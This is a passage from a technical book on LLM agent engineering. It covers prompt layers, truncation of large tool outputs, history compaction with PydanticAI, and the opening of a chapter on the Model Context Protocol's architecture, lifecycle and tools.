The first exercise explores prompt layers through practical examples. You will configure agents with system prompts, developer instructions, and observe how each layer behaves across multi-turn conversations with message history. This demonstrates the separation between persistent identity and per-run control that production agents require.

The second exercise addresses tool output management. Many tools return large results: database queries, log searches, API responses. The `@context_result` decorator truncates these outputs automatically, saving full results to the workspace while returning compact previews to the model. You will see how type-aware truncation preserves coherent previews for CSV, JSON, and log data without overwhelming the context window.

The third exercise implements history compaction for long-running conversations. The `HistoryCompactor` monitors token usage and summarizes older exchanges when thresholds are exceeded, keeping the effective context bounded while conversation history grows unbounded. Together, these exercises demonstrate the layered approach to context engineering: control what enters through prompts, limit what tools contribute, and compress what accumulates over time.

Hands-On: Prompts

The effective context an LLM sees is the concatenation of multiple layers: system prompts, developer instructions, and user prompts. Each layer serves a different purpose and has different persistence behavior. This hands-on explores these prompt layers using `example_prompts.ipynb`.

The Prompt Layers

When you send a request to an LLM through an agent framework, the model receives a combined context built from several sources. Understanding these layers helps you design agents with predictable, controllable behavior.

System prompts establish the agent's identity, invariant rules, and global policies. They define "who the agent is" and constraints that should apply regardless of the specific task. System prompts are typically preserved as part of the message history when continuing a conversation.

Instructions (sometimes called developer instructions) provide task-specific guidance for the current run. They control how the agent should approach the immediate task without becoming part of the permanent conversation record. Instructions are re-applied by the agent on each call but are not replayed from prior turns in message history.

User prompts contain the actual request from the end user, including their goals, preferences, and situational details.

System Prompts: Persistent Identity

The notebook begins by creating an agent with only a system prompt:

```
system_prompt = """You are a concise technical writer.
Always respond in exactly 2 sentences.
Never use bullet points."""

agent_system = get_agent(system_prompt=system_prompt)
```

This system prompt defines three invariants: the agent's role (technical writer), a formatting constraint (exactly 2 sentences), and a prohibition (no bullet points). When we ask this agent to explain a REST API, it must comply with all three rules.

The `get_agent` function accepts a `system_prompt` parameter that becomes part of the agent's configuration. Every request to this agent will include this system prompt in the context sent to the LLM.

Instructions: Per-Run Control

Next, the notebook creates an agent with instructions instead:

```
instructions = """Respond in a casual, friendly tone.
Use simple analogies to explain technical concepts."""

agent_instructions = get_agent(instructions=instructions)
```

Instructions serve a similar purpose to system prompts in shaping the agent's behavior, but with a key difference: they are designed for task-specific control rather than persistent identity. The distinction becomes important when managing multi-turn conversations with message history.

Running the same prompt ("Explain what a REST API is") with this agent produces a different response style: casual, friendly, and using analogies rather than the concise technical writing style of the first agent.

Combining Both Layers

In practice, you often want both persistent identity and task-specific control. The notebook demonstrates this combination:

```
system_prompt = "You are an expert Python developer."
instructions = "When explaining code, always include a brief example."

agent_combined = get_agent(system_prompt=system_prompt, instructions=instructions)
```

The system prompt establishes the agent's expertise domain (Python development), while the instructions specify how to structure responses for the current session (include examples). This separation keeps identity concerns separate from task concerns.

When asked "What is a list comprehension?", the agent responds as a Python expert (system prompt) and includes a code example (instructions). Both layers contribute to the final response.

Message History Interaction

The final section demonstrates how these layers interact with conversation history. In multi-turn conversations, you pass message history to maintain context across turns:

```
# Turn 1
prompt_1 = "What is a generator in Python?"
result_1, nodes_1 = await run_agent(agent_combined, prompt_1)

# Turn 2 with history
message_history = nodes_to_message_history(nodes_1)
prompt_2 = "How does it differ from a list comprehension?"
result_2, _ = await run_agent(agent_combined, prompt_2, message_history=message_history)
```

In Turn 2, the agent understands that "it" refers to generators because the message history provides that context. The agent can compare generators to list comprehensions because it has access to the previous exchange.

The system prompt ("expert Python developer") is part of the stored context and persists across turns. The instructions ("include brief example") are applied fresh on each call by the agent framework. This distinction

matters when designing agents that need consistent identity across a conversation while allowing task-specific behavior to evolve.

Practical Guidelines

When designing prompt layers for your agents, consider these principles.

Use system prompts for invariants that must hold across all interactions: safety policies, role definitions, output format constraints, and non-negotiable rules. Keep system prompts narrow to avoid conflicts with task-specific requirements.

Use instructions for task-specific procedure: how to approach the current request, what checks to perform, domain constraints for this particular use case, and output schema expectations. Instructions can be longer and more detailed since they do not accumulate in message history.

Keep user prompts focused on the actual request. Avoid embedding procedural guidance in user prompts; that belongs in instructions.

The effective prompt is the concatenation of all layers. Because LLMs do not truly "remember" across calls, everything you want the model to condition on must be present in the tokens you send. Designing clear boundaries between prompt layers makes it easier to maintain, debug, and evolve your agents.

Key Takeaways

Prompts in agentic systems have multiple layers serving different purposes. System prompts define persistent identity and invariants. Instructions provide per-run task control. User prompts carry the actual request. Understanding which content belongs in each layer, and how each layer interacts with message history, is essential for building predictable and maintainable agents.

Hands-On: Context Result Decorator

Tools in agentic systems often return large amounts of data: database query results with thousands of rows, application logs spanning hours of activity, API responses with nested payloads. When this data flows directly into the model's context, it creates problems. The context window fills up with raw data, leaving less room for reasoning. Worse, models can enter what practitioners informally call "the dumb zone" where too much context degrades performance rather than improving it.

The `@context_result` decorator addresses this by truncating large tool outputs before they reach the model. The full result is saved to the workspace for later access, while the model receives a compact preview sufficient for reasoning about the data's structure and content. This hands-on explores the pattern through `example_context_result.ipynb`.

The Problem: Tools That Produce Large Output

Consider tools that query databases or search logs. A sales data query might return 500 rows of transaction records. A log search might yield hundreds of matching entries. The notebook simulates these scenarios with generator functions:

```
def generate_sales_data(num_rows: int = 500) -> str:
    """Generate sample sales CSV data."""
    products = ["Widget A", "Widget B", "Gadget X", "Gadget Y", "Device Z"]
    regions = ["North", "South", "East", "West"]

    lines = ["date,product,region,quantity,price,total"]
    # ... generates 500 rows of CSV data
    return "\n".join(lines)
```

The `generate_log_data` function similarly produces timestamped log entries with varying severity levels and components. These generators simulate the kind of output real tools produce.

Without any context management, a tool that returns this data passes it directly to the model:

```
def query_sales_raw() -> str:
    """Query sales data without context management."""
    return generate_sales_data(500)

raw_data = query_sales_raw()
print(f"Raw data: {len(raw_data)} characters, {len(raw_data.split(chr(10)))} rows")
```

The output shows the scale of the problem: 500 rows of CSV data can easily exceed 30,000 characters. Every tool call that returns this much data consumes a significant portion of the context window. Chain a few such calls together, and you've exhausted your budget for reasoning.

The Solution: Automatic Truncation

The `@context_result` decorator wraps tool functions to intercept large results. When the return value exceeds a configured threshold, it saves the full content to the workspace, truncates the result for the model, and returns a preview with the file path.

```
from agentic_patterns.core.context.decorators import context_result

@context_result()
def query_sales() -> str:
    """Query sales data with automatic truncation."""
    return generate_sales_data(500)

@context_result()
def search_logs(keyword: str) -> str:
    """Search application logs for a keyword."""
    logs = generate_log_data(300)
    matching = [line for line in logs.split("\n") if keyword.upper() in line.upper()]
    return "\n".join(matching) if matching else "No matches found"
```

The tools themselves remain simple. They generate or retrieve data and return it as a string. The decorator handles the context management concerns.

When `query_sales()` runs, the decorator:

1. Executes the original function to get the full result
2. Checks if the result exceeds the configured threshold
3. Auto-detects the content type (CSV, JSON, plain text, etc.)
4. Saves the full content to `/workspace/results/result_<id>.csv`
5. Truncates according to content-type rules (head/tail rows for CSV, head/tail lines for text)
6. Returns the path and a truncated preview

The model sees something like:

```
Results saved to /workspace/results/result_a1b2c3d4.csv (32456 chars)

Preview:
date,product,region,quantity,price,total
2024-01-01,Widget A,North,42,199.99,8399.58
2024-01-02,Gadget X,South,17,89.50,1521.50
...
2024-12-30,Device Z,East,31,450.00,13950.00
2024-12-31,Widget B,West,28,125.75,3521.00
```

This preview contains the CSV header, a few head rows, and a few tail rows. The model can understand the data structure, see the date range, and note the column types. If more detail is needed, another tool can

read specific portions from the saved file.

Content-Type Aware Truncation

The decorator auto-detects content type and applies appropriate truncation strategies. CSV data preserves the header row and shows head/tail data rows. JSON content truncates at structural boundaries, keeping the first N and last M array elements while preserving valid JSON syntax. Plain text and logs show head/tail lines. This type awareness ensures previews remain coherent and useful.

The detection logic examines the content's structure:

- Content starting with `{` or `[` is treated as JSON
- Consistent comma counts across lines suggest CSV
- Timestamp patterns indicate log files
- Everything else defaults to plain text

Each type has its own truncation configuration. CSV shows head/tail rows with the header preserved. JSON arrays keep head/tail items with an indicator showing how many were omitted. Large objects truncate to a maximum number of keys. These defaults can be overridden by passing a config name to the decorator.

Agent Integration

The notebook demonstrates using these context-managed tools with an agent:

```
system_prompt = """You are a data analyst assistant. When analyzing data:
1. Summarize the structure and content from the preview
2. Identify patterns or anomalies visible in the sample
3. Note that full data is saved to the indicated path for detailed analysis"""

agent = get_agent(system_prompt=system_prompt, tools=[query_sales, search_logs])
```

The system prompt guides the agent to work with previews rather than expecting complete data. When asked to query sales data, the agent calls the tool, receives the truncated preview, and summarizes what it observes.

```
prompt = "Query the sales data and summarize what you see."
result, _ = await run_agent(agent, prompt, verbose=True)
```

The verbose output shows the tool call returning the truncated preview. The agent's response describes the data structure (columns, date range, value ranges) based on the preview, and notes that full data is available at the workspace path.

Similarly, when searching logs for ERROR entries:

```
prompt = "Search the logs for ERROR entries and summarize the issues."
result, _ = await run_agent(agent, prompt, verbose=True)
```

The agent calls `search_logs("ERROR")`, receives a preview of matching log lines, and summarizes the error patterns it observes. The preview shows enough context (timestamps, components, messages) for meaningful analysis without consuming excessive context.

Workspace Isolation

When the decorator saves full results to the workspace, it relies on the core library's user session context (`user_session.py`) to determine the correct workspace path. In notebooks, default values for user and session ID are used automatically. In production, middleware sets the user session at the request boundary, and the workspace functions route files to the correct tenant directory without any tool-level configuration.

Connection to Token Budgeting

The context result pattern is one component of a broader token budgeting strategy. By limiting how much each tool contributes to the context, you create predictable space allocation. A conversation with multiple tool calls stays within budget because each tool's contribution is bounded.

Combined with history compaction (summarizing old turns) and selective evidence retrieval, the context result decorator helps maintain the "intentional loss" principle described in context engineering: when something must be dropped, drop it deliberately based on priority rather than arbitrarily through truncation.

Key Takeaways

Large tool outputs degrade agent performance by consuming context and overwhelming the model's attention. The `@context_result` decorator provides automatic truncation while preserving full data for later access.

The pattern saves complete results to the workspace and returns previews with file paths. Type-aware truncation ensures previews remain coherent for CSV, JSON, logs, and other formats.

Tools remain simple. They return full results as strings; the decorator handles context management. Workspace isolation is handled transparently through the core library's user session context.

Design system prompts to guide agents on working with previews. Agents should summarize visible patterns and note that full data is available for detailed analysis when needed.

Hands-On: History Compaction

As conversations grow longer, the accumulated history consumes an increasing share of the context window. Eventually, the history alone can exceed the model's capacity, or fill so much of the window that the model enters "the dumb zone" where performance degrades. History compaction addresses this by summarizing older exchanges while preserving recent context, allowing conversations to continue indefinitely without context overflow.

The `HistoryCompactor` class in `agentic_patterns.core.context.history` implements this pattern. It monitors token usage across conversation turns and, when a configurable threshold is exceeded, uses an LLM to summarize older messages into a compact narrative. This hands-on explores the pattern through `example_history_compaction.ipynb`.

The Problem: Unbounded History Growth

In a multi-turn conversation, each exchange adds to the history. A simple question-and-answer might consume a few hundred tokens. But after dozens of turns, especially with detailed responses or tool outputs, the history can easily reach tens of thousands of tokens.

Without management, this creates several problems. First, the history eventually exceeds the context window limit, causing API errors. Second, even before that hard limit, models struggle to attend to all the accumulated information effectively. Third, costs increase linearly with context size for many API pricing models.

The notebook demonstrates this with a conversation about microservices architecture:

```
prompts = [
    "Explain what microservices architecture is.",
    "What are the main benefits?",
    "What are common challenges?",
    "How does it compare to monolithic architecture?",
]
```

Each prompt builds on the previous discussion. Without compaction, the full history must be carried forward. With compaction, older exchanges are summarized while maintaining conversation continuity.

Configuring the Compactor

The `CompactionConfig` class defines when compaction triggers and what reduction target to aim for:

```
from agentic_patterns.core.context.history import HistoryCompactor, CompactionConfig

config = CompactionConfig(max_tokens=500, target_tokens=200)
compactor = HistoryCompactor(config=config)
```

The `max_tokens` threshold determines when compaction activates. When the incoming message history exceeds this value, the compactor summarizes older messages. The `target_tokens` value guides how aggressively to compress. The notebook uses artificially low values (500 and 200) to trigger compaction early for demonstration purposes. Production values might be 120,000 and 40,000 for models with large context windows.

The compactor uses tiktoken for accurate token counting rather than character-based estimates. This ensures compaction triggers at the right time regardless of message content.

History Processors in PydanticAI

PydanticAI agents support history processors: functions that intercept and transform the message history before each agent call. The compactor integrates through this mechanism.

Production usage is straightforward. Pass the compactor directly to `get_agent()`:

```
compactor = HistoryCompactor(config=config)
agent = get_agent(system_prompt="You are a helpful assistant.", history_compactor=compactor)
```

Or create the processor manually:

```
agent = get_agent(system_prompt="...", history_processor=compactor.create_history_processor())
```

Both approaches wire up the compactor automatically. Compaction happens silently when thresholds are exceeded.

For this hands-on, we use a custom wrapper to observe what's happening:

```
async def capturing_processor(messages):
    """Processor that captures the compacted history sent to agent."""
    global sent_to_agent, compaction_result
    original_tokens = compactor.count_tokens(messages)
    compacted = await compactor.compact(messages)
    compacted_tokens = compactor.count_tokens(compacted)

    sent_to_agent = compacted
    # ... capture compaction stats
    return compacted

agent_with_compaction = get_agent(
    system_prompt="You are a helpful assistant.",
    history_processors=[capturing_processor]
)
```

Note that PydanticAI accepts both `history_processor` (singular, for a single function) and `history_processors` (plural, for a list of functions). The notebook uses the plural form since it passes a custom capturing processor rather than the compactor's built-in processor.

This custom processor wraps `compactor.compact()` and captures before/after statistics for display. Without this instrumentation, you wouldn't see the token reduction happening. The key insight is that the processor receives the accumulated message history before each agent call. It can inspect, transform, or replace that history.

Observing Compaction in Action

The notebook runs four conversation turns, displaying what happens at each step. The output distinguishes between three views of the history.

SENT TO AGENT shows what the model actually receives after compaction. This is what matters for reasoning and context consumption.

NEW MESSAGES shows the request/response pair from the current turn. These get appended to the accumulating history.

UNCOMPRESSED HISTORY shows the full accumulated history without compaction. This grows unbounded and is kept for reference.

On turn 1, no compaction occurs. The history contains just the initial exchange:

```
TURN 1: Explain what microservices architecture is.

  SENT TO AGENT (1 messages, 94 tokens):
    [0] ModelRequest: SystemPromptPart(...), UserPromptPart(...)

  UNCOMPRESSED HISTORY (2 messages, 467 tokens):
    [0] ModelRequest: SystemPromptPart(...), UserPromptPart(...)
    [1] ModelResponse: TextPart(# Microservices Architecture...)
```

By turn 2, the accumulated history (467 tokens from turn 1 plus the new prompt) exceeds the 500-token threshold, triggering compaction:

```
TURN 2: What are the main benefits?

  *** COMPACTION: 3 msgs (510 tokens) -> 2 msgs (267 tokens) ***

  SENT TO AGENT (2 messages, 267 tokens):
    [0] ModelRequest: UserPromptPart(This session is being continued from a previous co...)
    [1] ModelRequest: UserPromptPart(What are the main benefits?...)
```

The compacted history replaces the original exchange with a summary message. This summary provides context for the model to continue the conversation without replaying the full dialogue.

The Compaction Summary

When compaction occurs, older messages are summarized by an LLM into a concise narrative. This summary is wrapped in a continuation prompt:

```
SUMMARY_WRAPPED = """This session is being continued from a previous conversation that ran out of contex
The conversation is summarized below:

{summary}

Please continue the conversation from where we left it off without asking the user any further questions
Continue with the last task that you were asked to work on, if any, otherwise just wait for the user's n
"""
```

The wrapper provides instruction to the model about how to interpret the summary and continue naturally. The model doesn't know that compaction occurred; it simply sees a summary of prior context followed by the current prompt.

The summarization itself uses a separate LLM call:

```
SUMMARIZATION_REQUEST_PROMPT = """Summarize the following conversation concisely, preserving key informa
decisions made, and important context that would be needed to continue the conversation. Focus on facts
```

```
and outcomes rather than the back-and-forth dialogue. Avoid adding a markdown header.

Conversation:
{conversation}

Summary:"""
```

This prompt instructs the summarizer to preserve what matters for conversation continuity: key information, decisions, and context. The back-and-forth dialogue structure is collapsed into facts and outcomes.

Bounded vs Unbounded History

The critical observation from the notebook output is the divergence between what the agent sees and what accumulates.

After four turns, the uncompressed history has grown to 8 messages consuming 2,293 tokens. But what gets sent to the agent remains bounded at 2 messages (summary plus current prompt) consuming around 370 tokens.

```
TURN 4: How does it compare to monolithic architecture?

  *** COMPACTION: 7 msgs (1350 tokens) -> 2 msgs (373 tokens) ***

  SENT TO AGENT (2 messages, 373 tokens):
    [0] ModelRequest: UserPromptPart(This session is being continued...)
    [1] ModelRequest: UserPromptPart(How does it compare to monolithic architecture?...)

  UNCOMPRESSED HISTORY (8 messages, 2293 tokens):
    [0] ModelRequest: SystemPromptPart(...), UserPromptPart(...)
    [1] ModelResponse: TextPart(# Microservices Architecture...)
    ... (6 more messages)
```

The conversation can continue indefinitely. Each turn summarizes all prior context, keeping the sent history bounded while the logical conversation grows.

Tool Call Pairing

The implementation handles a subtle constraint with tool calls. When a message contains a tool return, the preceding tool call must be preserved with it. The OpenAI API returns an error if tool returns appear without their corresponding calls.

The `_find_safe_compaction_boundary` method ensures compaction never orphans tool returns:

```python
def _find_safe_compaction_boundary(self, messages: list[ModelMessage]) -> int:
    # If the last message has ToolReturnPart, we must also keep the message
    # with the corresponding ToolCallPart
    if self._has_tool_return_part(messages[keep_from]):
        if keep_from > 0 and self._has_tool_call_part(messages[keep_from - 1]):
            keep_from -= 1
        else:
            return -1  # Skip compaction, will retry next turn
```

If no safe boundary exists, compaction is deferred to the next turn when the tool call/return pair can be included together.

Fallback Behavior

When LLM summarization fails or isn't available, the compactor falls back to truncation. It preserves the head and tail of the conversation with a marker indicating removed content:

```
def _truncate_for_fallback(self, text: str, max_tokens: int) -> str:
    # Keep head and tail, note removed portion
    truncated = f"{head}\n\n[... {removed_count} tokens removed ...]\n\n{tail}"
    return f"[Previous conversation (truncated)]:\n{truncated}"
```

This ensures the system degrades gracefully. Truncation is less effective than summarization but maintains conversation continuity.

Key Takeaways

History compaction separates what the conversation has accumulated from what the model sees. The full logical history grows unbounded while the effective context stays bounded through summarization.

Configuration involves two parameters: `max_tokens` triggers compaction, `target_tokens` guides reduction. Set these based on your model's context window and the balance between context preservation and cost.

In production, pass `history_compactor=compactor` to `get_agent()` for automatic integration. The custom processor in this hands-on exists only to observe what's happening; production code doesn't need it.

Compaction uses LLM summarization to preserve semantic content. The summary captures key information and decisions rather than replaying dialogue structure. A fallback to truncation ensures graceful degradation.

Tool call/return pairing is preserved automatically. The compactor finds safe boundaries that don't orphan tool returns, deferring compaction when necessary.

References

1. Tom B. Brown et al. *Language Models are Few-Shot Learners.* NeurIPS, 2020. https://proceedings.neurips.cc/paper/202 Paper.pdf
2. Jason Wei et al. *Finetuned Language Models Are Zero-Shot Learners.* ICLR, 2022. https://openreview.net/pdf?id=gEZr
3. Long Ouyang et al. *Training language models to follow instructions with human feedback.* NeurIPS, 2022. https://proceedings.neurips.cc/paper_files/paper/2022/file/b1efde53be364a73914f58805a001731-Paper-Conference.pdf
4. Ashish Vaswani et al. *Attention Is All You Need.* NeurIPS, 2017. https://papers.neurips.cc/paper/7181-attention-is-all-you-need.pdf
5. Sainbayar Sukhbaatar et al. *End-To-End Memory Networks.* NeurIPS, 2015. https://proceedings.neurips.cc/paper/5846 end-to-end-memory-networks.pdf
6. Mikael Henaff et al. *Tracking the World State with Recurrent Entity Networks.* ICLR, 2017. https://arxiv.org/pdf/1612.03969
7. Pydantic AI Documentation. *Agents: System Prompts, Instructions, Runs vs. Conversations.* 2025. https://ai.pydantic.dev/agents/
8. Ruirui Lou et al. *Large Language Model Instruction Following: A Survey of Progress and Challenges.* Computational Linguistics, 2024. https://direct.mit.edu/coli/article/50/3/1053/121669/Large-Language-Model-Instruction-Following-A

Chapter: Model Context Protocol (MCP)

Introduction

The Tools chapter introduced MCP as a protocol for externalizing tool definitions to separate servers, moving from hard-coded tool functions to a standardized discovery and invocation interface. This chapter examines the protocol in depth: its architecture, lifecycle, transport mechanics, and the full range of capabilities it exposes beyond simple tool calls.

Model Context Protocol (MCP) is an open protocol that standardizes how AI models discover, describe, and interact with external tools, resources, and structured context across long-running sessions. Unlike earlier tool-calling APIs, MCP is deliberately transport-agnostic and model-agnostic: whether the underlying connection is local, remote, synchronous, or streaming is orthogonal to the semantics of the interaction. This enables composition – multiple servers can be combined, swapped, or upgraded without changing the model's internal logic.

The chapter begins with the architecture (lifecycle, client-server separation, transport, and authorization), then examines tools as MCP's core execution boundary, and concludes with the full feature set: prompts, resources, sampling, and elicitation.

Historical Perspective

The Tools chapter's historical perspective traced how tool-using agents evolved from symbolic planning operators through blackboard architectures to structured LLM tool calls, and noted that as tool-using agents moved from research prototypes to production deployments, the need for a stable interaction protocol became apparent. MCP is the protocol that emerged to fill that gap. Its design is best understood as the convergence of several research and engineering threads that matured between roughly 2018 and 2024.

Early neural language models were largely stateless and closed: prompts were short, tools were hard-coded, and any notion of "context" was manually injected. As models became more capable, this led to brittle integrations where each application defined its own ad-hoc conventions for tool calling, prompt templates, file access, and memory. Developers building agent systems found themselves reinventing the same abstractions repeatedly, with no shared vocabulary for how models should discover, describe, or invoke external capabilities.

Earlier software ecosystems had already faced a similar problem and solved it through protocol design. Language Server Protocol (LSP), introduced in the mid-2010s, demonstrated that a clean, transport-agnostic protocol could decouple editors from language tooling. Rather than each IDE implementing its own parser, completion engine, and diagnostics for every programming language, LSP established a contract that allowed any compliant editor to work with any compliant language server. This architectural insight, that interoperability emerges from shared protocols rather than shared implementations, proved remarkably successful. Around the same time, work on agent architectures, tool-augmented language models, and function-calling APIs highlighted the need for a more principled interface between models and their environment. Research on tool use, planning, and long-horizon interaction made it clear that context could no longer be treated as a flat text prompt, but instead as a structured, evolving state that models reason over across multiple turns.

MCP emerged from this backdrop as a unifying abstraction. Rather than embedding tool logic and context management inside each application or model runtime, MCP defines a shared protocol that externalizes these concerns. The result is a system where models can operate over rich, inspectable context without being tightly coupled to any specific framework, transport, or vendor. Just as LSP decoupled editors from language services, MCP decouples agent runtimes from tool implementations, enabling composition, substitution, and evolution at the protocol boundary rather than inside monolithic codebases.

Architecture

This section describes the architectural structure of the Model Context Protocol (MCP): how clients and servers coordinate over a well-defined lifecycle, how responsibilities are split across components, and how

transport, authorization, and security concerns are handled in a principled way. The abstract architecture defined in the specification is concretely realized in implementations such as **FastMCP** and in the MCP integration patterns described by **Pydantic-AI**, which together provide practical guidance on how these concepts are applied in real systems.

Conceptual overview At its core, MCP defines a **contract** between a *client* (typically an AI runtime or agent host) and one or more *servers* that expose capabilities. These capabilities are not limited to executable tools; they also include prompts, static or dynamic resources, and interaction patterns that guide how models request information or actions.

The key idea is that **context is first-class**. Instead of treating context as opaque text, MCP models it as a set of structured entities with explicit lifecycles. A client can discover what a server offers, reason about how to use it, and invoke those capabilities in a uniform way.

An MCP server advertises its capabilities declaratively. A client connects, inspects those capabilities, and then decides – often with model assistance – how to use them. The protocol distinguishes between different kinds of interaction: tools represent callable operations with structured inputs and outputs, prompts define reusable parameterized instructions, and resources expose read-only or versioned data that can be incorporated into model reasoning. On the client side, additional mechanisms allow the model to request clarification, sampling decisions, or user input when uncertainty arises.

The following simplified snippet illustrates the conceptual shape of a tool definition exposed by an MCP server:

```
{
  "name": "search_documents",
  "description": "Search indexed documents using semantic and metadata filters",
  "input_schema": {
    "query": "string",
    "filters": {
      "type": "object",
      "optional": true
    }
  }
}
```

From the client's perspective, this definition is not just documentation. It is machine-readable context that the model can reason over: when to call the tool, how to construct valid inputs, and how to interpret outputs. The client mediates execution, ensuring that permissions, transport, and lifecycle constraints are respected.

Crucially, MCP encourages **long-lived sessions**. Context accumulates over time, resources can be updated or invalidated, and tools can be dynamically enabled or disabled. This aligns naturally with agentic systems that plan, revise, and reflect rather than producing a single response.

FastMCP As MCP moved from a conceptual specification into real-world use, **FastMCP** became the most well-known server implementation of the protocol. FastMCP provided an early, complete, and idiomatic implementation of MCP server semantics that closely tracked the evolving specification while remaining practical for production use. By offering clear abstractions for tools, prompts, and resources – along with sensible defaults for lifecycle management, transport handling, and schema validation – it dramatically lowered the barrier to building MCP-compliant servers. FastMCP was later integrated into the official MCP Python SDK, making it available as `mcp.server.fastmcp` alongside the standalone `fastmcp` package. The examples in this chapter use FastMCP for server-side code.

Why MCP matters MCP addresses a structural problem that becomes unavoidable as systems scale: without a protocol, every agent framework reinvents its own notion of tools, memory, and context boundaries. This fragmentation makes systems harder to audit, secure, and evolve. By providing a shared vocabulary and lifecycle model, MCP enables interoperability across tools, agents, and runtimes.

Equally important, MCP shifts responsibility to the right layer. Models focus on reasoning and decision-making; servers focus on exposing well-defined capabilities; clients enforce policy, security, and orchestration. This separation mirrors successful patterns in distributed systems and is a prerequisite for building robust, enterprise-grade agent platforms.

Lifecycle The MCP lifecycle defines the ordered phases through which a client–server session progresses. Rather than treating connections as ad-hoc request/response exchanges, MCP makes lifecycle transitions explicit, enabling both sides to reason about capabilities, permissions, and state.

The lifecycle begins with initialization. The client establishes a connection and negotiates protocol compatibility and supported features. FastMCP exposes this phase explicitly, ensuring that capability discovery and validation occur once per session. In Pydantic-AI's MCP integration, this boundary cleanly separates agent reasoning from external interaction: no domain actions occur until initialization succeeds.

Once initialized, the session enters the active phase. During this phase, the client may invoke prompts, access resources, request sampling, or engage in elicitation flows, strictly within the capabilities that were negotiated. Implementations emphasize that this phase is stateful. FastMCP maintains session-scoped context across multiple interactions, while Pydantic-AI reinjects MCP responses into the model context over successive turns, enabling iterative and reflective agent behavior.

The lifecycle ends with shutdown. Either side may terminate the session, at which point in-flight operations are resolved, resources are released, and all session context is discarded. Both FastMCP and Pydantic-AI documentation stress that explicit teardown is essential for long-running or autonomous agents, where leaked state or lingering permissions would otherwise accumulate.

Server An MCP server is the authoritative boundary between models and external systems. Architecturally, it exposes structured capabilities while enforcing protocol rules, authorization, and isolation.

FastMCP provides a reference server architecture that closely mirrors the MCP specification. The server is typically organized in layers: a transport layer for message delivery, a protocol layer that validates messages and enforces lifecycle constraints, and an application layer that implements domain-specific logic. This separation ensures that business logic is never directly exposed to unvalidated client input.

A defining characteristic of MCP servers is declarative capability exposure. Instead of executing arbitrary instructions from a client, the server advertises what it can do, under which constraints, and with which inputs and outputs. Pydantic-AI adopts the same principle in its MCP guidance, framing the server as a controlled execution boundary rather than a general command interface.

Conceptually, server request handling follows a pattern such as:

```
def handle_message(message, session):
    enforce_lifecycle(session)
    validate_message_schema(message)
    authorize(message, session)
    dispatch(message, session)
```

The value of this structure lies in the invariant it enforces: all access to external systems is mediated by protocol rules and session state.

Client The MCP client orchestrates interactions on behalf of a model or agent. While the server defines what is possible, the client decides what to request, when to request it, and how to integrate the results back into the agent's reasoning loop.

Clients maintain session state, tracking negotiated capabilities, permissions, and accumulated context. In both FastMCP examples and Pydantic-AI integrations, the client acts as a policy and coordination layer, translating model intents into MCP requests and injecting structured responses back into the model context.

This design keeps protocol mechanics out of the model itself. Pydantic-AI explicitly promotes this separation, treating MCP as the execution boundary where agent decisions are realized in the external world.

A typical client flow is:

```
session = connect_to_server()
capabilities = session.initialize()

if capabilities.supports_resources:
    data = session.request_resource("example")
    model_context.add(data)
```

The explicit capability check, emphasized in both FastMCP and Pydantic-AI documentation, is central to MCP's robustness across heterogeneous servers.

Transport MCP deliberately decouples protocol semantics from transport mechanisms. The specification defines message structure and behavior independently of how messages are transmitted.

FastMCP demonstrates this abstraction by supporting multiple transports, including standard input/output for local tool servers and HTTP-based transports for remote services. Pydantic-AI's MCP documentation similarly treats transport as an implementation detail, allowing the same agent logic to operate unchanged across local development environments and production deployments.

Architecturally, this means transport can evolve without affecting higher-level agent logic, as long as MCP message semantics are preserved.

Authorization Authorization in MCP is embedded directly into the protocol flow rather than being handled entirely out of band. Both the specification and FastMCP documentation emphasize fine-grained, capability-level authorization.

During initialization, clients authenticate and establish identity. During the active phase, every request is checked against the permissions associated with the session. FastMCP enforces these checks as part of request dispatch, while Pydantic-AI highlights authorization as a first-class concern when integrating MCP into agent runtimes.

This approach enables dynamic authorization. Permissions may depend on session context, negotiated features, or prior actions, supporting patterns such as staged access, scoped credentials, or human-approved escalation.

Security Security in MCP is an architectural property that emerges from explicit lifecycle management, declarative capabilities, and strict validation.

A core principle is least privilege. Clients can only invoke capabilities that the server has explicitly advertised, and only within the bounds of the current session. FastMCP documentation frames MCP servers as containment boundaries, while Pydantic-AI recommends exposing narrowly scoped operations rather than general execution primitives.

Isolation is equally important. Sessions are isolated from one another, and context is never shared across lifecycles. FastMCP treats session state as ephemeral, and Pydantic-AI guidance reinforces that MCP contexts should be discarded at the end of an interaction.

Finally, defensive validation is pervasive. Messages are schema-validated, lifecycle transitions are enforced, and unexpected inputs are rejected early. These practices are critical when MCP clients may be driven by partially autonomous agents.

Tools

Tools are the execution boundary of MCP: they are where model intent is turned into validated, observable, and recoverable actions.

In practical MCP systems, tools are not an auxiliary feature; they are the core mechanism through which an agent interacts with the world. Everything else in MCP—prompts, resources, sampling, elicitation—exists

to support better decisions about *which tools to invoke and how*. A tool is therefore best understood not as a function exposed to a model, but as a carefully constrained execution contract enforced by the server.

This section focuses on how tools work *in practice*, with concrete examples drawn from common MCP server implementations such as FastMCP, and how errors and failures propagate back into an agent loop typically implemented with frameworks like Pydantic-AI.

From functions to tools: contracts, not code Although tools are often implemented as ordinary functions, MCP deliberately erases that fact at the protocol boundary. What the model sees is never the function itself, only a declarative description derived from it.

Consider a tool that writes a file into a sandboxed workspace:

```python
def write_file(path: str, content: str, overwrite: bool = False) -> None:
    """
    Write text content to a file in the agent workspace.

    Args:
        path: Relative path inside the workspace.
        content: File contents.
        overwrite: Whether to overwrite an existing file.
    """
    ...
```

When exposed via an MCP server, this function is translated into a tool definition consisting of a name, an input schema, and a description. The schema encodes type information, required fields, and defaults. The description is written *for the model*, not for the developer.

At this point, the function body becomes irrelevant to the protocol. The model reasons entirely over the contract. This separation allows the server to validate inputs, enforce permissions, and reject invalid requests before execution.

Tool invocation as structured output From the model's perspective, invoking a tool is an act of structured generation. The model emits a message that must conform exactly to the tool's schema. Conceptually, the output looks like this:

```json
{
  "tool": "write_file",
  "arguments": {
    "path": "notes/summary.txt",
    "content": "Draft conclusions…",
    "overwrite": false
  }
}
```

The MCP server validates this payload against the schema derived from the function signature. If validation fails—because a field is missing, a type is incorrect, or an unexpected argument appears—the call is rejected without executing any code.

This is the first and most important safety boundary in MCP. Tool calls are not "best effort". They are either valid or they do not run.

Protocol errors and tool execution errors MCP distinguishes two categories of failure: **protocol errors** and **tool execution errors**.

Protocol errors are standard JSON-RPC errors that indicate structural problems with the request itself – calling a tool that does not exist, sending a malformed request, or violating protocol rules. These are returned as JSON-RPC error responses:

```
{
  "jsonrpc": "2.0",
  "id": 3,
  "error": {
    "code": -32602,
    "message": "Unknown tool: write_file_v2"
  }
}
```

